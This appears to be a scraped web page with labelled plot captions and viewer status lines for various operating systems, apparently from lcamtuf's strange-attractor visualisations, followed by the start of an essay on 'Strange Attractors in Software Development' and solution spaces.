
Cisco IOS 12.0



FreeBSD 4.2


x-59 y-29 Z8192 vis 524288 (19) 2.20000
99991/100000 (99.9910%)
[lcamtuf] Q A O P - move, Z U - zoom/unzoom, E R - rotate

HPUX11


x-119 y-59 24096 vis 1048576 (20) 0.60000
99988/100000 (99.9880%)
[lcamtuf] Q A O P - move, Z U - zoom/unzoom, E R - rotate

IRIX 6.5



x0 y0 Z4096 vis 1048576 (20) 2.20000
6730/6836 (98.4494%)
[lcamtuf] Q A O P - move, Z U - zoom/unzoom, E R - rotate

Windows NT4 SP3


Windows 95


x59 y-119 Z4194304 vis 1024 (10) 11.40000
99164/100000 (99.1640%)
[lcamtuf] Q A O P - move, Z U - zoom/unzoom, E R - rotate


Windows 98


x0 y0 Z8388608 vis 512 (9) 2.40000
99488/100000 (99.4880%)
[lcamtuf] Q A O P - move, Z U - zoom/unzoom, E R - rotate

DNS resolver: glibc2.1.9x



Microsoft DNS Server



Strange Attractors in Software Development

Strange Attractors can be found in any complex adaptive system.

If we restrict the Solution-Space of a specific programming problem through the choice of specific tools, we receive a subset of all possible ways to solve the problem. Some ways to solve problems are more intuitive or well-known than others, so the probability that a certain solution would be implemented by a random programmer, isn't evenly distributed.

Together the possible solutions, and their respective probabilities define a Solution-Terrain.

